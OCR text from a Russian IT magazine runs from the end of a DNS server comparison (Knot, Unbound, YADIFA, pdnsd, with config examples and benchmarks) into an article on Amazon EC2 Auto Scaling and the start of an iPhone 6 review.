- начиная с версии 1.3, вместо связки Flex и Bison в качестве средства для написания парсера файлов зон используется Ragel; это позволило значительно ускорить процесс парсинга — для примера, обработка зоны .net (35 миллионов записей), которая ранее занимала около 1000 с, сейчас занимает около 10.

Для установки последней версии, разумеется, понадобятся исходники, но если самая свежая версия не обязательна, то можно использовать сторонние репозитории (тот же EPEL), благо версия сервера в них не сильно отстает от последней.

Файл конфигурации по синтаксису похож на старый добрый (или недобрый — тут уж для кого как) конфиг BIND. Тот же си-подобный синтаксис, только опций, пожалуй, меньше. Посмотрим на некоторые основные секции, имеющиеся здесь:

- system — здесь конфигурируются примерно те же параметры, что в секции 'server:' NSD. Единственное, что стоит отметить, так это возможность задать в целях безопасности строку версии для ответа на запрос класса CHAOS;
- remotes — список серверов, с которыми допустим обмен зонами. Отмечу, что на момент парсинга этой опции Knot не делает разницы между первичными и вторичными серверами имен — это происходит на этапе их использования;
- zones — содержит, во-первых, параметры, общие для всех зон, а во-вторых, сами зоны с их собственными параметрами (со ссылками на файлы зон). Из интересных опций отмечу возможность отключения запросов ANY и возможность дополнительных семантических проверок для файлов зон (по умолчанию они для увеличения производительности отключены). Также здесь можно указать и параметры для модулей;
- log — параметры логирования. Поддерживается ведение логов в файл, в stdout/stderr и в syslog.

Кроме того, имеется возможность включать отдельные файлы директивой include.

Из модулей на данный момент доступно только два: dnstap, который позволяет логировать в бинарный формат, носящий то же имя, и synth_record, позволяющий генерировать на основе префикса и подсети прямые и обратные записи в случае отсутствия их в файле зоны. Подобная возможность полезна для IPv6-адресов, в противном случае большим провайдерам требуются просто-таки огромные файлы зон.

Хоть данный сервер и молод, выглядит он весьма многообещающе — его уже используют в зоне .CZ. Однако при текущих тенденциях есть небольшой риск, что он превратится в монстра наподобие BIND.

UNBOUND

Unbound — разработка все той же NLnet Labs, что создала NSD, но в отличие от последнего он является исключительно кеширующим рекурсором. У него, как и у NSD, отличная поддержка DNSSEC (может выступать в роли валидатора для предотвращения DNS-спуфинга), весь кеш он хранит в памяти.

В отличие от NSD, он есть в репозитории EPEL, так что компилировать его не придется. Установка его более чем обычна:

```
# yum install unbound
```


Синтаксис конфигурационного файла, в общем-то, совпадает с таковым у NSD, поэтому его я тут описывать не буду, вместо этого опишу, какие настройки можно оптимизировать.

Во-первых, num-threads рекомендуется установить равным количеству ядер. Во-вторых, все параметры, оканчивающиеся на -slabs, должны быть установлены степенями двойки, максимально близкими к num-threads. В-третьих, можно увеличить объем кеша, учитывая при этом, что общее количество памяти должно быть больше в 2,5 раза, чем все кеши, и что кеш набора ресурсных записей (rrset-cache-size) должен быть вдвое больше кеша сообщений, msg-cache-size. Также можно увеличить количество открытых портов с помощью параметра outgoing-range. На загруженных серверах можно увеличить еще и буферы входящих/исходящих сокетов — so-rcvbuf и so-sndbuf соответственно.

Посмотрим, что у нас получится в итоге:

```
server:
    # Используем все процессоры
    num-threads: 8
    # Степень двойки, максимально приближенная↵
    к предыдущему параметру
    msg-cache-slabs: 8
    rrset-cache-slabs: 8
    infra-cache-slabs: 8
    key-cache-slabs: 8
    # Кеш, rrset=msg*2
    rrset-cache-size: 500m
    msg-cache-size: 250m
    # Больше исходящих подключений
    outgoing-range: 8192
    # Увеличенные буферы сокетов — может↵
    потребоваться настройка параметров sysctl
    so-rcvbuf: 8m
    so-sndbuf: 8m
    <...>
```

Про этот сервер можно сказать, что у него достаточно большое количество опций конфигурации для кеширующего резолвера.



Сборка YADIFA

YADIFA

YADIFA расшифровывается как Yet Another DNS Implementation For All и работает в зоне .EU. Разработка началась в 2009-м, но код открыли в 2012-м. По заявлениям разработчиков, потребление памяти у данного сервера самое минимальное из существующих — 135 байт на запись. Для установки нужна компиляция из исходников, которая осуществляется обычным путем.

Конфиг YADIFA, yadifad.conf, состоит из следующих секций (в формате, аналогичном HTML или XML, но им не являющемся):

- <main> — здесь у нас, как обычно, общая конфигурация, и ничего нового тут не увидим;
- <zone> — конфигурация для конкретной зоны; здесь, помимо расположения файлов зон, описывается, к примеру, интервал валидности автоматической подписи;
- <key> — конфигурация для конкретного ключа, параметры абсолютно идентичны таковым у NSD;
- <acl> — списки контроля доступа; в выражениях ACL у нас могут быть адреса (и подсети), определенные ключи и сами



WWW

Список RFC, относящихся к DNS: bit.ly/1otFuSk

ACL (рекурсия не поддерживается); для запрета нужно перед объектом поставить восклицательный знак;
- <channels> и <loggers> — конфигурация логирования; первая секция определяет, какие каналы куда писать (допустимо писать в файл, в syslog и в stderr), вторая же определяет источники для каналов, которых шесть (очевидно, по количеству подсистем): database — события, связанные с изменениями зон; dnssec — например, истечение срока подписи; server — сеть, запросы; statistics — внутренняя статистика; system — управление потоками и планировка; zone — подгрузка и внутреннее представление зон.

YADIFA обещает быть довольно неплохим сервером. Однако ее компиляция заняла чуть больше времени, чем NSD, а размер почти вдвое больше — что наводит на мысли о достаточно нехорошей тенденции к раздуванию кода.

PDNSD

Очередной кеширующий DNS-сервер, разработка которого началась более десяти лет назад, имеет интересную особенность — его кеш сохраняется на жестком диске, что позволяет использовать данный сервер на медленных интернет-соединениях (в частности, dial-up). Кроме того, в конфиге может задаваться некое подобие зон, которые в терминологии pdnsd именуются «локальными записями». Поддерживаются следующие типы записей:
- A;
- PTR;
- SOA;
- CNAME;
- MX;
- TXT.

Для установки на CentOS достаточно скачать пакет с официального сайта, благо он там имеется:

```
# wget http://members.home.nl/p.a.rombouts↵
  /pdnsd/releases/pdnsd-1.2.9a-par_sl6.i686.rpm
# yum install pdnsd-1.2.9a-par_sl6.i686.rpm
```

Конфиг делится на секции: global, server, rr, neg, source и include. Рассмотрим их подробнее.

Секция global, понятное дело, описывает общие параметры сервера. Здесь интересен параметр paranoid, который служит для предотвращения DNS cache poisoning атаки путем отклонения записей, которые не относятся к пространству имен конкретного DNS-сервера. Еще одна интересная опция здесь — min_ttl, указывающая, сколько запись будет храниться в кеше. При этом она переопределяет время жизни, указанное в самой записи, например, если в записи стоит TTL 30 мин, а min_ttl будет равна 60m, запись будет храниться в кеше 60 мин, а не 30.

Секция server (их может быть несколько) описывает конфигурацию серверов, к которым pdnsd посылает запросы. В данной секции очень много параметров, касающихся проверки соединения. По этим параметрам видно, что данный сервер предназначен для работы в условиях крайне нестабильного и медленного канала.


В секциях rr указываются локальные записи. Еще раз отмечу, что это не замена полноценному авторитативному DNS-серверу, — это просто удобное средство для указания некоторых записей для 1.0.0.127.in-adrr.arpa.

Секции neg описывают домены, на которые дается отбой. Это может быть полезным для части программ, которые запрашивают несуществующие хосты и/или записи.

В секциях source можно использовать файл с синтаксисом /etc/host, что позволяет разрешать имена даже в том случае, если ни один DNS-сервер не доступен и в кеше этих имен нет.

Наконец, в секции include (которая, как и global, должна присутствовать в единственном экземпляре), можно подключать другие файлы конфигурации. Если конкретнее, эта возможность предусмотрена только для секции rr.

Может сложиться странное впечатление о данном сервере — из-за обилия опций, касающихся нестабильного соединения, кажется, будто он предназначен для работы в достаточно специфических условиях, в то время как он всего лишь рассчитан на телефонно-модемное соединение, которым и в 2014 году пользуется значительный процент населения земного шара, и в ближайшее десятилетие этот тип связи не исчезнет с лица планеты. Скорее всего, его имеет смысл использовать в SOHP-сетях, где DNS-трафик относительно мал.




Установка pdnsd

ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ DNS-СЕРВЕРОВ

Не так давно на конференции HighLoad++ (highload.ru) было проведено тестирование производительности популярных DNS-серверов. Мы решили дать обзор его результатов. Но сначала опишем тестовый стенд. Сервер — двухпроцессорный Xeon E5-2670, 32 Гб DDR3-1333, сеть Intel X520-DA2 10 Гбит, на генераторе была почти идентичная конфигурация, только на сей раз процессор был один. На обеих машинах стоял Gentoo 3.7.9. Из описанных в данной статье серверов были протестированы следующие:
- Knot (1.2.0 и 1.3.0-RC5);
- YADIFA 1.0.2;
- NSD (3.2.15 и 4.0.0b4);
- PowerDNS 3.3;
- Unbound 1.4.16;
- pdnsd 1.2.9.

По итогам тестирования можно сказать, что сервер Knot стал неоспоримым победителем. Это не кажется удивительным, ибо сервер является самым новым среди участников соревнования. В то же время YADIFA оказался самым медленным, да и нагрузку он практически не держит — быть может, из-за того, что Knot еще очень юн и на момент тестирования он еще не «устаканился»? Следом за Knot идет NSD — причина кроется, скорее всего, в особенностях архитектуры его базы данных. Сервер PowerDNS показал себя крепким середнячком. Pdnsd же, скорее всего, и не предназначен для высоких нагрузок. А вот Unbound, к сожалению, всех огорчил — вроде и разработчики те же самые, что у NSD, однако он оказался чуть ли не аутсайдером.

ЗАКЛЮЧЕНИЕ

Как видим, все современные реализации серверов DNS содержат примерно идентичную функциональность. Однако некоторые администраторы (из-за лени или недостатка знаний и навыков) конфигурируют их не совсем правильно (помилуйте, зачем разрешать трансфер зон всем подряд?) или не используют некоторые возможности — такие как DNSSEC.

А вот с производительностью дело обстоит немного иначе. Похоже, сейчас в этом смысле идет незримая гонка — это значит, что данные, приведенные выше, возможно, уже устарели и тот же YADIFA из аутсайдеров пробился в лидеры. Так что в каждом отдельном случае стоит проводить подобные тесты самостоятельно. ⌶



КАК СЭКОНОМИТЬ НА AMAZON EC2

ИСПОЛЬЗОВАНИЕ AMAZON AUTO SCALING ДЛЯ УМЕНЬШЕНИЯ РАСХОДОВ НА ХОСТИНГ ПРОЕКТА

Антон Баранов
abaranov@itsumma.ru



Достаточно часто случается так, что затраты на хостинг проекта больше, чем все прочие расходы на его содержание. Особенно это касается тех проектов, которые активно используют Amazon AWS. Но далеко не все знают, что Amazon предоставляет различные средства для того, чтобы позволить своим клиентам платить за пользование сервисами AWS меньше.




Рис. 1. Пример Auto Scaling

ЧТО ТАКОЕ AUTO SCALING

Auto Scaling — это технология от Amazon, которая позволяет увеличивать/уменьшать количество твоих инстансов в EC2 в зависимости от заданных тобой условий: нагрузки на инстансы, объема трафика и прочего. Таким образом, ты всегда сможешь быть уверен в том, что твой проект будет продолжать свою работу даже при резком росте трафика, а в случае минимального количества посетителей ни один цент не будет потрачен впустую на оплату неиспользуемых мощностей.

Auto Scaling может определять неисправный инстанс, удалять его и запускать новый на замену удаленному

Итак, основные преимущества использования Auto Scaling заключаются в следующем:

- Меньше вреда от некорректно работающего инстанса. Auto Scaling может определять неисправный инстанс, удалять его и запускать новый на замену удаленному.
- Схема работы проекта будет более отказоустойчивой. Auto Scaling можно сконфигурировать на использование нескольких подсетей или Availability Zones. Таким образом, если одна подсеть или Availability Zone станет недоступна, Auto Scaling начнет создавать инстансы в другой для того, чтобы проект был доступен извне.
- Увеличение и уменьшение количества используемых инстансов по мере необходимости. Немаловажен тот факт, что плата за использование Auto Scaling не взимается, ты платишь лишь за те инстансы EC2, которые были запущены.

Как вообще работает Auto Scaling? Типовой пример изображен на рис. 1.

Мы начинаем с Auto Scaling Group, у которой желаемое количество инстансов выставлено в 2. Происходит событие на добавление инстансов в Auto Scaling Group. В рамках этого события Auto Scaling получает инструкции на запуск нового инстанса. Данное событие может либо быть запланированным согласно расписанию, либо возникать по результатам срабатываний CloudWatch-событий. После этого новый инстанс создается, конфигурируется и добавляется в Auto Scaling Group. Процедура инициации удаления инстанса происходит точно так же — она срабатывает либо по расписанию, либо на основе метрик CloudWatch.

УГЛУБЛЕНИЕ В ДЕТАЛИ

С услугой Auto Scaling тесно связаны такие три понятия, как Groups, Launch Configurations и Scaling Plans. Разберем их подробнее.

В Auto Scaling Groups объединяются инстансы, выполняющие одинаковые функции (например, только www-инстансы, или только MySQL) с целью управления ими и увеличения/уменьшения их количества. То есть если твоему приложению для достижения максимальной производительности необходимо увеличить количество инстансов того или иного типа, это делается в настройках соответствующей Auto Scaling группы. Ты можешь делать это вручную, а можешь задать некоторый набор условий, согласно которым инстансы будут добавляться/удаляться, и тогда количество запущенных инстансов будет регулироваться автоматически. Как уже упоминалось выше, Auto Scaling умеет проверять «здоровье» каждого инстанса. Если, по мнению Auto Scaling, инстанс из какой-либо Auto Scaling группы окажется «нездоров», то он будет уничтожен и будет создан новый инстанс ему на замену.

Launch Configuration — это совокупность параметров (таких как ID образа, тип инстанса, SSH-ключи, группы безопасности и маппинг блочных устройств), однозначно описывающих конфигурацию инстанса, который необходимо создавать при использовании данной Launch Configuration. Когда ты создаешь Auto Scaling группу, тебе необходимо связать ее с одной из существующих Launch Configuration. Достаточно важный момент: Launch Configuration нельзя изменять после создания. То есть если тебе необходимы новые инстансы с какими-то новыми параметрами (например, переделанный AMI), то необходимо создать новую Launch Configuration. После чего ты указываешь новую Launch Configuration в настройках Auto Scaling группы, и новые инстансы будут создаваться



PACKER

В журнале Хакер (№ 189) уже была моя статья про использование Packer для автоматизации создания Amazon AMI. В случае использования Amazon Auto Scaling применение Packer значительно облегчает жизнь системного администратора: достаточно один раз настроить workflow, после чего создание новых AMI и Launch Configurations можно выполнять нажатием одной кнопки. Для тех, кто не в курсе, — официальный сайт проекта Packer (packer.io).

с новыми настройками. Старые инстансы изменены не будут.

А с помощью Scaling Plan можно указать Auto Scaling, при каких условиях нужно создавать дополнительные инстансы / удалять лишние существующие.

ИСПОЛЬЗОВАНИЕ AUTO SCALING

Не стоит думать, будто использование Auto Scaling для проекта — это еще один шаг в сторону увольнения штатного системного администратора :). На самом деле есть и специфичные для Auto Scaling'a проблемы. Вот часть из тех, с которыми мы столкнулись:

1. Чересчур долгие периоды удаления старых записей из ARP-кеша у тех инстансов, которые взаимодействуют с Auto Scaling инстансами. Значения по умолчанию были для нас слишком велики. Выражалось это в итоге вот в чем: Auto Scaling инстанс с IP 10.0.1.100 был удален двадцать минут назад. В ARP-кеше на MySQL-сервере осталась запись, где IP 10.0.1.100 однозначно привязан к некоторому MAC-адресу. Пять минут назад был создан новый Auto Scaling инстанс с IP 10.0.1.100, но с другим MAC-адресом. Догадываешься, что получилось в итоге? Правильно, из-за того, что ARP-кеш на MySQL-сервере своевременно не обновился, у нас отсутствовала связь между www и MySQL — так как с MySQL-сервера пакеты уходили на старый MAC-адрес. Решилось это правкой настроек, уменьшением тайм-аутов на очистку ARP-кеша, но ситуация все равно была неприятная.
2. Время создания автоскейлов должно быть минимальным. В этом очень сильно помогает создание Launch Configuration на базе преконфигуренного AMI. Из нашей практики: на достаточно крупных проектах имеет смысл создавать AMI, которые будут содержать не только соответствующим образом настроенное ПО, но и последнюю ревизию кода. Это позволит Auto Scaling инстансу принимать и обрабатывать запросы от посетителей буквально сразу же после загрузки операционной системы. Если же время создания автоскейла достаточно велико и занимает порядка пяти-десяти минут, то это может негативно сказаться на производительности проекта. Особенно когда только что стартовала рекламная кампания клиента, которая дала поток посетителей, втрое превышающий норму на этот день недели и это время.
3. Точная настройка условий, при которых будет создан новый Auto Scaling инстанс. В первое время работы с Amazon Auto Scaling мы столкнулись с проблемой, когда выяснялось, что созданные нами условия, по которым Amazon определял необходимость создания новых автоскейлов, хоть и выглядят верными, но на самом деле далеки от реальности. Мы не учитывали то, сколько времени уходит на создание одного инстанса, за какое время нагрузка на существующие инстансы прыгала от «выше среднего» до «сверхвысокая» и еще некоторые мелкие детали. В результате — шлифовка корректных условий для Auto Scaling заняла у нас несколько дней.

Эти проблемы были самыми основными. Порой случаются мелкие, но досадные казусы, например, недавно не сразу смогли собрать новый AMI с некоторыми изменениями из-за проблем на стороне API Amazon, что задержало выкладку новой версии продукта в production.

При использовании Auto Scaling достаточно важным остается такой момент, как мониторинг всего и вся на созданных автоскейлах. Причем крайне важно, чтобы инстансы подключались к мониторингу автоматически сразу после создания: при высоких величинах посещаемости проекта за день может быть создано/удалено порядка нескольких десятков автоскейлов, добавлять их все в мониторинг вручную будет сложновато. Мониторинг важен по одной простой причине: периодически новый автоскейл создается некорректно. Код отрабатывает с ошибками, коннекты по нужным адресам не проходят. В таких ситуациях сразу после обнаружения подобных инстансов необходимо исключить их из Load Balancer'а для того, чтобы запросы посетителей не отправлялись на них.

ТИПОВАЯ СХЕМА ПРИМЕНЕНИЯ AUTO SCALING




Рис. 2. Схема Auto Scaling

Возможно, сейчас ты еще не представляешь, где же именно можно использовать Auto Scaling в твоем проекте? Приведу пример.

Как выглядит обычный проект, чья инфраструктура полностью состоит из сервисов Amazon? В качестве DNS-серверов для основных доменов используется Amazon Route 53. Это отказоустойчивый DNS-сервер от Amazon, который обладает очень полезными функциями. Все инстансы общаются между собой только по внутренним IP-адресам, чтобы трафик ходил только внутри дата-центров Amazon. Инстансы с MySQL, memcached, Redis, MongoDB и прочими — обычного типа. Инстансы, на которых выполняется код проекта (обрабатываются запросы посетителей), состоят в Auto Scaling группе. При различных изменениях величины входящего трафика от пользователей проекта соответствующим образом меняется и количество www-автоскейлов, что позволяет выдерживать любую нагрузку.

ЗАКЛЮЧЕНИЕ


Автоматизация работы системного администратора всегда была актуальной задачей. Сначала это были bash-скрипты, потом уровень вырос до применения инструментов, автоматизирующих настройку серверов, таких как Puppet/Chef/CfEngine, сейчас же появляется новый уровень — автоматизация управления железом серверов.

Да, в данном случае железо виртуальное, но сейчас есть возможность создания виртуальных серверов, которые могут быть мощнее, чем многие из существующих физических. Amazon Auto Scaling — яркий пример технологии, которая позволяет в автоматизированном режиме управлять количеством серверов, задействованных в работе вашего проекта, с помощью достаточно удобного и гибкого интерфейса. Также не стоит забывать, что именно с помощью Auto Scaling ваша организация сможет сэкономить тысячи долларов на оплате хостинга проекта — это тоже достаточно немаловажный фактор.

До встречи! Увидимся, когда будем разговаривать еще об одной технологии, помогающей сделать нашу жизнь лучше :).







Андрей Письменный
apismenny@gmail.com





ПОПЕРЕК СЕБЯ ШИРЕ

Обзор iPhone 6

В Apple, как обычно, говорят, что новый iPhone стал лучше, с какой стороны ни посмотри. Мы протестировали iPhone 6, чтобы убедиться в этом и найти все нюансы, о которых молчат маркетинговые материалы.

Это случается раз в год. Через раз это случается по-крупному. Речь, как несложно догадаться, об обновлении iPhone, и этот раз крупный не только в переносном смысле. На протяжении шести лет Apple удавалось идти против тренда и сохранять заданную еще первым айфоном 3,5-дюймовую диагональ экрана. С выпуском iPhone 5 это значение увеличили до 4 дюймов, сделав экран длинным, а теперь настал черед по-настоящему больших айфонов: iPhone 6 имеет диагональ 4,7 дюйма, iPhone 6 Plus — 5,5. Удачны ли новые размеры? Что они дают с точки зрения юзабилити? Есть ли смысл разоряться на апгрейд? Мы протестировали iPhone 6 и бегло ознакомились с iPhone 6 Plus с тем, чтобы найти ответы на эти вопросы.

ВНЕШНИЙ ВИД

Отличить iPhone 6 от предыдущих моделей на глаз не составляет труда: он стал заметно тоньше (удивительно даже, что разница с iPhone 5/5s составляет всего 0,7 мм — кажется, что она намного больше), покатые боковые грани делают его похожим на iPod touch последнего поколения, но новые размеры не дадут обмануться.

Сразу заметны и основные изъяны нового дизайна: это пластиковые полосы на задней стороне и колечко камеры, которое выступает из корпуса на те самые 0,7 мм. И то и другое — суровая необходимость: пластмассовые вставки нужны, чтобы разграничить антенны, а размер объектива камеры подчиняется лишь законам оптики, и его уменьшение наверняка сказалось бы на качестве снимков не лучшим образом.

В остальном новый дизайн прекрасен. Стекло, прикрывающее экран, скруглено по краям так, что его контур плавно переходит в изгиб боковой грани корпуса и телефон кажется практически монолитным.

По интернету гуляют ссылки на фото и видео с варварски согнутыми iPhone 6 Plus, но мы удержались и не стали прикладывать силу к гаджету ценой в тысячу долларов. Если не совершать подобных зверств, то iPhone 6 должен прожить долгую жизнь. Даже царапаться, похоже, будет куда меньше, чем прошлая модель: корпуса черных iPhone 5 были печально известны своей склонностью облупляться, но iPhone 6 сделан из другого сплава, который спокойно переживает трение о металлические предметы. Впрочем, носить телефон в кармане с ключами или мелочью все равно на всякий случай не советуем.

ДИСПЛЕЙ

В процессе первоначальной настройки iPhone 6 стал задавать новый вопрос — какое разрешение экрана использовать: обычное или крупное (zoomed). В первом случае включится новый режим, в котором на главном экране шесть строк для значков вместо пяти, а у программ есть возможность использовать дополнительные 0,7 (или 1,5 — у 6 Plus) дюйма. Второй вариант окажется полезным людям со слабым зрением: картинка будет рендериться в разрешении iPhone 5 (1136 × 640 точек) и пропорционально растягиваться до 1334 × 750 пикселей.

Однако даже в стандартном режиме интерфейс тех программ, которые не поддерживают новые размеры экрана, принудительно масштабируется. В случае с iPhone 6 это далеко не так катастрофично, как было при переходе с iPhone 4s на iPhone 5: тогда старые программы отображались с черными полосами сверху и снизу, а теперь заметно лишь небольшое размытие и элементы интерфейса выглядят чуть крупнее, чем положено.

С огромным дисплеем iPhone 6 Plus в Apple проделали еще более хитрый трюк: интерфейс программ рендерится в утроенном разрешении 2208 × 1242 (относительно «одинарного» разрешения доретиновых айфонов), а затем на лету претерпевает уменьшение до физического размера экрана, которое составляет 1920 × 1080 точек, 401 точка на дюйм. В результате все старые программы работают, но то, что интерфейс излишне растянут, не заметить нельзя.

Расстраиваться, конечно, не стоит. Переходный период рано или поздно закончится, все приложения, не заброшенные разработчиками, будут обновлены, и останется только радоваться дополнительному экранному пространству и качеству картинки. Кстати, контрастность и углы обзора по сравнению с iPhone 5s улучшились, хотя и тот уже отличался прекрасными показателями.

ЮЗАБИЛИТИ

Можно долго рассуждать о том, каков идеальный размер экрана телефона, но все споры обычно приводят к двум истинам: во-первых, руки у всех разные, а во-вторых, одни люди склонны использовать телефон одной рукой, тогда как другие предпочитают взять его в одну руку и тыкать в экран пальцем другой.

Идеалом тут, пожалуй, был iPhone 4/4s — дотянуться большим пальцем до противоположного угла экрана не составляло труда. iPhone 5 стал длиннее, тянуть палец приходится дальше, и телефон нередко хочется переложить в руке поудобнее. Та же история и с iPhone 6: не будь он тоньше, увеличение экрана сделало бы работу одной рукой невозможной. Тонкий корпус и скругленные грани делают жизнь чуть легче, и вертеть телефон в руке или подключать вторую руку нужно, только чтобы комфортно достать до самой верхней строки.

С iPhone 6 Plus совсем другая история. Пользоваться им одной рукой смогут разве что самые отчаянные пианисты и баскетболисты: очень уж велик шанс выронить дорогостоящую игрушку. Гораздо проще будет действовать двумя руками. Когда совсем приспичит потыкать в телефон, держа сумку или поручень, то останется лишь задействовать новую команду: двойной тап по кнопке Home сдвинет изображение вниз, и можно будет без труда дотянуться, например, до кнопки Reload в браузере.

Тем, кто привык к прошлым моделям iPhone, набирать текст первое время будет неудобно, причем как в вертикальном положении телефона, так и в горизонтальном. Если держать iPhone 6 одной рукой, то палец приходится слишком сильно сгибать, чтобы доставать до ближайших кнопок, — во время долгой переписки это утомляет. Горизонтальная раскладка преподносит другую проблему: центральные клавиши оказываются слишком далеко и под малым углом к пальцу. В итоге нажатия на них регистрируются не всегда идеально — по крайней мере, пока не подстроишься.

В ландшафтном режиме у клавиатуры появились новые ряды кнопок по бокам — с буквами наконец-то соседствуют точка и запятая, а также клавиши, перемещающие курсор вправо и влево. На iPhone 6 Plus добавляются также кнопки копирования и вставки текста. Все это крайне полезные нововведения, но, увы, не обошлось без казуса: кнопки выбора языка и набора символов в вертикальном и горизонтальном режимах по какой-то неведомой причине меняются местами, что немало раздражает. Остается надеяться, что это изменят с очередным апдейтом iOS.

ЖЕЛЕЗО

Последние айфоны традиционно работают на новом поколении эппловских чипсетов. Можно было бы подумать, что у 6 Plus будет более мощный процессор, но это не так: в обеих моделях установлены одинаковые A8. И если iPhone 5s был примерно вдвое быстрее, чем пятый, то сейчас разница с предыдущим поколением не столь драматична. Частота процессора возросла с 1,3 ГГц до 1,4, объем оперативной памяти остался прежним — 1 Гб.

Новая клавиатура iPhone 6

< Back Done

13 октября 2014 г., 7:10

Справа и слева — новые ряды кнопок. Есть отмена, курсорные клавиши, точка и запятая. Так гораздо удобнее. Жаль, горизонтальная раскладка поддерживается далеко не во всех программах.

Й Ц У К Е Н Г Ш Щ З Х

Ф Ы В А П Р О Л Д Ж Э

, Я Ч С М И Т Ь Б Ю .

123 Пробел Ввод

Тесты тоже показывают очевидный, но не очень сильный прирост производительности: iPhone 5s набирает в Geekbench примерно 1410 очков (2550 в двухъядерном тесте), iPhone 6 и 6 Plus — порядка 1630 (2925 для двух ядер). Впрочем, приложений, которые бы исчерпывали хотя бы запас производительности iPhone 5, пока что не так много.

Сопроцессор, отвечающий за датчики, тоже обновили: теперь он называется M8 и, помимо прочего, снимает показания барометра. Узнать об этом можно разве что из обзоров и таблиц характеристик на сайте Apple: барометр используют только фитнес-приложения, чтобы учитывать спуски и подъемы. Добавился и датчик NFC, но пользы от него еще меньше: разработчикам доступ к нему пока не открыли, и его главное применение — это платежная система Apple Pay, которую на момент сдачи журнала не запустили даже в США (что уж говорить о России — до нас Apple Pay может не дойти вовсе).

Традиционно важный вопрос — сколько новый iPhone держится без подзарядки. В презентации речь шла о 10–14 часах непрерывной работы со включенным экраном, либо о 50 часах прослушивания аудио. У iPhone 6 Plus батарейка еще более емкая: предполагается, что ее хватит на 12 часов работы с приложениями, 14 часов просмотра видео, сутки разговоров по 3G или 80 часов аудио. На практике iPhone 6 держится от одного до полутора дней при более-менее активном использовании, а iPhone 6 Plus без подзарядки выдерживает по два дня.

